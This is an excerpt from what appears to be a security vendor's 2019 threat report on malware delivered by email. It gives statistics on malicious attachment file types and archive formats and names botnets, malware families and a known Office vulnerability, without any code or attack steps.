


An example of a ransom message

Malware in Email

Though the decline of the Necurs botnet significantly reduced the amount of spam containing malicious attachments, the problem has not gone away. The chart below shows file types of malicious attachments sent through email in 2019, after files were extracted from archives:


EMAILED MALWARE FILE TYPES, 2019



- More than half of malicious files were in **Microsoft Office document formats**, with 46.5 percent being Word .doc and .docx files and 7.2 percent being Excel .xls and .xlsx files. The Emotet and Cutwail botnets were responsible for much of this activity. Seventy percent of the Office documents contained malicious macros, while Information Rights Management (IRM) protected 4 percent with a required a password. Over the past couple of years, Trustwave analysts observed attackers using password-protected documents to deliver the Hermes ransomware and the Remcos remote access Trojan (RAT). See <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/documents-with-irm-password-protection-lead-to-remcos-rat/> for more information.)
- Malicious **executables**, namely Windows PE files with the .exe extension, accounted for the second largest category at 28.3 percent.
- **HTML** files were responsible for 8.3 percent of malware. These were typically redirectors to compromised websites or self-contained phishing pages stealing credentials.
- **Rich Text Format** files continued to be a problem. Many of the samples observed included embedded Office document files or attempts to exploit vulnerabilities in Office or Windows systems, notably CVE-2017-11882 (a memory corruption vulnerability in many versions of Office).
- **Downloader scripts** in JavaScript and VBScript have been less common since the decline of Necurs, which routinely pumped out large volumes of malicious-script attachments.

In 2019, attackers packaged about 27 percent of malware in email in archive formats, such as ZIP, RAR, and 7z (7-Zip). Trustwave Secure Email Gateway Cloud unpacks incoming archive files and scans their contents to provide more effective protection against malicious attachments. The following chart shows the breakdown of the archive file types used:

MALWARE ATTACHMENT ARCHIVE TYPES, 2019



- Of the malicious files inside archives, 79 percent had an .exe file extension.
- The two most common archive types by a large margin were .rar at 54.8 percent and .zip at 31.9 percent.
- Notably, 6.1 percent of malicious archives were of type .iso, a CD disk image archive format. Attackers continually experiment with different archive and file formats to evade detection from anti-malware scanners and gateways. Windows 8 and Windows 10 automatically mount .iso files as virtual disc volumes so it is easier for attackers to deliver their malware when potential victims open them. Distributors of the NanoCore RAT were fond of using the ISO archive format.

- Around 2 percent of archives were encrypted and password protected with the attacker supplying the password in the email message body. Encrypted archive files can be difficult for anti-malware scanners to unpack and scan.

